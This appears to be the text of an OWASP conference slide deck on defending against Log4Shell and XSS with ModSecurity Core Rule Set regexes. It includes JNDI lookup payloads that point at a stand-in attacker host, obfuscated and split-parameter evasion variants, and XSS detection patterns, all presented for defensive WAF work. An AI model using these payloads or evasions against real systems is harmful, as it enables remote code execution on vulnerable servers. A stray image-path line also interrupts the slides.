:press|down|up)|(?:AppComman|Loa)d|no(?:update|match)|Request|zoom)|s(?:tyle|rc)|background|formaction|lowsrc|ping)[\s\x08]*?=|<[^\w<>]*(?:[^<>\"'\s]*:)?[^\w<>]*\W*?(?:(?:a\W*?(?:n\W*?i\W*?m\W*?a\W*?t\W*?e|p\W*?p\W*?l\W*?e\W*?t|u\W*?d\W*?i\W*?o)|b\W*?(?:i\W*?n\W*?d\W*?i\W*?n\W*?g\W*?s|a\W*?s\W*?e|o\W*?d\W*?y)|i?\W*?f\W*?r\W*?a\W*?m\W*?e|o\W*?b\W*?j\W*?e\W*?c\W*?t|i\W*?m\W*?a?\W*?g\W*?e?|e\W*?m\W*?b\W*?e\W*?d|p\W*?a\W*?r\W*?a\W*?m|v\W*?i\W*?d\W*?e\W*?o|l\W*?i\W*?n\W*?k)[^>\w]|s\W*?(?:c\W*?r\W*?i\W*?p\W*?t|t\W*?y\W*?l\W*?e|e\W*?t[^>\w]|v\W*?g)|m\W*?(?:a\W*?r\W*?q\W*?u\W*?e\W*?e|e\W*?t\W*?a[^>\w])|f\W*?o\W*?r\W*?m))
(?i)(?:\W|^)(?:javascript:(?:[\s\S]+[=\\\(\[\.<]|[\s\S]*?(?:\bname\b|\\[ux]\d))|data:(?:(?:[a-z]\w+\/\w[\w+-]+\w)?[;,]|[\s\S]*?;[\s\S]*?\b(?:base64|charset=)|[\s\S]*?,[\s\S]*?<[\s\S]*?\w[\s\S]*?>))|
@\W*?i\W*?m\W*?p\W*?o\W*?r\W*?t\W*?(?:\/\*[\s\S]*?)?(?:[\"']|\W*?u\W*?r\W*?l[\s\S]*?\()|\W*?-\W*?m\W*?o\W*?z\W*?-\W*?b\W*?i\W*?n\W*?d\W*?i\W*?n\W*?g[\s\S]*?:[\s\S]*?\W*?u\W*?r\W*?l[\s\S]*?\(
(?i:<style.*?>.*?(?:@[i\\\\]|(?:[:=]|&#x?0*(?:58|3A|61|3D);?).*?(?:[(\\\\]|&#x?0*(?:40|28|92|5C);?)))
(?i:<.*[:]?vmlframe.*?[\s/+]*?src[\s/+]*=)
(?i:(?:j(?:&#x?0*(?:74|4A|106|6A);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:a(?:&#x?0*(?:65|41|97|61);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:v(?:&#x?0*(?:86|56|118|76);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:c(?:&#x?0*(?:67|43|99|63);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:r(?:&#x?0*(?:82|52|114|72);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:i(?:&#x?0*(?:73|49|105|69);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:p(?:&#x?0*(?:80|50|112|70);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:t(?:&#x?0*(?:84|54|116|74);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?::|&(?:#x?0*(?:58|3A);?|colon;)).)
(?i:(?:v|&#x?0*(?:86|56|118|76);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:b|&#x?0*(?:66|42|98|62);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:s|&#x?0*(?:83|53|115|73);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:c|&#x?0*(?:67|43|99|63);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:r|&#x?0*(?:82|52|114|72);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:i|&#x?0*(?:73|49|105|69);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:p|&#x?0*(?:80|50|112|70);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?:t|&#x?0*(?:84|54|116|74);?)(?:\t|&(?:#x?0*(?:9|13|10|A|D);?|tab;|newline;))*(?::|&(?:#x?0*(?:58|3A);?|colon;)).)
(?i)<EMBED[\s/+].*?(?:src|type).*?=
<[?]?import[\s\/+\S]*?implementation[\s\/+]*?=
(?i:<META[\s/+].*?http-equiv[\s/+]*=[\s/+]*[\"'`]?(?:(?:c|&#x?0*(?:67|43|99|63);?)|(?:r|&#x?0*(?:82|52|114|72);?)|(?:s|&#x?0*(?:83|53|115|73);?)))
(?i:<META[\s/+].*?charset[\s/+]*=)
(?i)<LINK[\s/+].*?href[\s/+]*=
(?i)<BASE[\s/+].*?href[\s/+]*=
(?i)<APPLET[\s/+>]
(?i)<OBJECT[\s/+].*?(?:type|codetype|classid|code|data)[\s/+]*=
\xbc[^\xbe>]*[\xbe>]|<[^\xbe]*\xbe
\+ADw-.*(?:\+AD4-|>)|<.*\+AD4-
![!+ ]\[\]
(?:self|document|this|top|window)\s*(?:/\*|[\{]}).+?(?:\]|\*/)
(?i)\b(?:s(?:tyle|rc)|href)\b[\s\S]*?=
<(?:a|abbr|acronym|address|applet|area|audioscope|b|base|basefront|bdo|bgsound|big|blackface|blink|blockquote|body|bq|br|button|caption|center|cite|code|col|colgroup|comment|dd|del|dfn|dir|div|dl|dt|em|embed|fieldset|fn|font|form|frame|frameset|h1|head|hr|html|i|iframe|ilayer|img|input|ins|isindex|kdb|keygen|label|layer|legend|li|limittext|link|listing|map|marquee|menu|meta|multicol|nobr|noembed|noframes|noscript|nosmartquotes|object|ol|optgroup|option|p|param|plaintext|pre|q|rt|ruby|s|samp|script|select|server|shadow|sidebar|small|spacer|span|strike|strong|style|sub|sup|table|tbody|td|textarea|tfoot|th|thead|title|tr|tt|u|ul|var|wbr|xml|xmp)\W
(?i:[\"']?[ ]*(?:[^a-z0-9~_:' ]|in).*?(?:(?:l\\\\u006C)(?:o|\\\\u006F)(?:c|\\\\u0063)(?:a|\\\\u0061)(?:t|\\\\u0074)(?:i|\\\\u0069)(?:o|\\\\u006F)(?:n|\\\\u006E)|(?:n|\\\\u006E)(?:a|\\\\u0061)(?:m|\\\\u006D)(?:e|\\\\u0065)|(?:o|\\\\u006F)(?:n|\\\\u006E)(?:e|\\\\u0065)(?:r|\\\\u0072)(?:r|\\\\u0072)(?:o|\\\\u006F)(?:r|\\\\u0072)|(?:v|\\\\u0076)(?:a|\\\\u0061)(?:l|\\\\u006C)(?:u|\\\\u0075)(?:e|\\\\u0065)(?:O|\\\\u004F)(?:f|\\\\u0066)).*?=)
(?i)[\"\'][ ]*(?:[^a-z0-9~_:\' ]|in).+?[.].+?=
{{.*?}}
```

# 27 regexes from coreruleset.org

# Blocking XSS

Guns and Butter: Towards Formal Axioms of Validation
Hanson and Patterson

> *…formally proved that for any regex validator, we could construct either a safe query which would be flagged as dangerous, or a dangerous query which would be flagged as correct*

ModSecurity also uses libinjection for XSS and SQLi detection

https://github.com/client9/libinjection | http://slidesha.re/OBch5k

# New CRS developments

Plugin-based architecture

Sandbox

Fast blocking

# Limitations of ModSecurity syntax

- Daunting syntax
- Not something to learn mid-attack
- Limited manipulation of the response body

# Blocking log4j attacks

# Attack evolution

Initial attacks used a straight-forward syntax:

```
${jndi:ldap://rce.malware.example/a}
```

Attackers targeted HTTP requests, looking for fields that are commonly logged, such as the URL, User-Agent, etc

# Attack evolution

`${jndi:ldap://rce.malware.example/a}`

Might be tempted to block “jndi:ldap” or “${jndi: ….. }”

Other log4j lookups possible:

base64, ctx, date, docker, env, java, jndi, jvmrunargs, kubernetes, log4j, lower, main, marker, spring, sys, upper, web, bundle, event, filename, map, mdc, sd, k8s, hostname

Other jndi options: jndi:dns, jndi:rmi, …

# Attack evolution

Attackers quickly evaded simple rules

```
${${lower:J}ndi:ldap://rce.malware.example/a}
```

```
${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}d
ap${env:NaN:-:}//rce.malware.example/a}
```

Both evaluate to:

```
${jndi:ldap://rce.malware.example/a}
```

# What strings to look for?

Luckily the log4j attack is limited to strings with exactly `${`

```
/**
 * Constant for the default escape character.
 */
public static final char DEFAULT_ESCAPE = '$';

/**
 * Constant for the default variable prefix.
 */
public static final StrMatcher DEFAULT_PREFIX = StrMatcher.stringMatcher
(DEFAULT_ESCAPE + "{");
```

# What strings to look for?

All evasions either have ${jndi or ${ with ${ after it

`${jndi:...`

`${${lower:J}ndi...`

`${jnd${env:NaN:-i}...`

A WAF can easily use regexes to block this. Luckily it’s not a common text sequence

`${jndi`

`${${`

`${j${`

`${jn${`

`${jnd${`

# Bring in the CRS cavalry!

```
SecRule

REQUEST_LINE|ARGS|ARGS_NAMES|REQUEST_COOKIES|
REQUEST_COOKIES_NAMES|REQUEST_HEADERS|XML://*
|XML://@*

"@rx (?:\${[^}]{0,4}\${|\${(?:jndi|ctx))"

...
```

https://coreruleset.org/20211213/crs-and-log4j-log4shell-cve-2021-44228/

# Encoding

```
POST /path?a=test HTTP/1.1
Host: www.site.com
Header-Test: value
Content-Type: application/x-www-form-urlencoded
Cookie: name=value
Content-Length: 6

b=test
```

REQUEST_LINE

REQUEST_HEADERS

REQUEST_COOKIES_NAMES
REQUEST_COOKIES

ARGS
ARGS_NAMES

XML

# Encoding

WAF's handle all the standard encoding used in cookies, urls, query strings, form parameters

They will find a log4j attack in a single parameter

```
POST /path?a=%24%7b%6a%6e%64%69 HTTP/1.1
POST /path?a=$%7b%6a%6e%64%69 HTTP/1.1
POST /path?a=%24j%6a%6e%64%69 HTTP/1.1
```

# Application-specific evasions

Applications often encode data in a custom way

```
firstname=JTI0JTdiJTZhJTZlJTY0JTY5...
```

You can often configure a WAF to target a certain decoding mechanism before it runs the signatures, but not always.

```
base64Decode, sqlHexDecode, base64DecodeExt, base64Encode, cmdLine,
compressWhitespace, cssDecode, escapeSeqDecode, hexDecode, hexEncode,
htmlEntityDecode, jsDecode, length, lowercase, md5, normalisePath,
normalizePath, normalisePathWin, normalizePathWin, parityEven7bit,
parityOdd7bit, parityZero7bit, removeNulls, removeWhitespace,
replaceComments, removeCommentsChar, removeComments, replaceNulls,
urlDecode, uppercase, urlDecodeUni, urlEncode, utf8toUnicode, sha1,
trimLeft, trimRight, trim
```

# Position-based evasions

```
logger.info(firstname + lastname)
```


What if part of the attack is in one parameter, and part in another?

```
POST /path?firstname=$ HTTP/1.1
...
Content-Length: 64

lastname={jndi:...
```

# Position-based evasions

It’s not possible to know every way that text can be combined in your applications!

```
POST /{ HTTP/1.1
User-Agent: $
Cookie: user=j
Content-Length: 64

lastname=ndi:...
```


Vulnerability Scan
Configuration Review
Penetration Testing
Attacks
Firewall
Proxy
Web app firewall
Production
IDS
DLP
Web Server
AV
App
RASP
Config Agent
IAM
File integrity monitoring
SIEM
Monitoring
Security Reviews
Threat modelling
Security Training
SDLC
Security Testing
IAST
DAST
SAST
Deployment
App Release Automation
Cloud workflow protection
OS Hardening
Patch Management
Identity Governance
Configuration Management
Policies
Standard Operating Procedures

# What can the security team do?

- Prepare in advance:
  - Have your security layers “in-line” all the time, ready to go
  - Practice writing virtual patches for problems you might have
    - How do I apply SQLi signatures to a particular parameter?
    - How do I enforce session expiry on an app?
  - Do trial runs of deploying virtual patches under urgency

# Prepare the infrastructure in advance

# Summary

Log4Shell issues are really pervasive, and perverse

We got lucky with log4j, and we could use WAF's, email filters etc to buy us some time

We're unlikely to always be that lucky

Inventory everything*

Preparation is key

* The theme of the OWASP NZ Day Conference 2022

# Forging a Response to Log4Shell using OWASP ModSecurity Core Rule Set

...

Kirk Jackson
RedShield
kirk@pageofwords.com
http://hack-ed.com
@kirkj

Recordings:
https://goo.gl/a2VSG2

OWASP NZ
https://www.meetup.com/OWASP-Wellington/
www.owasp.org.nz
@owaspnz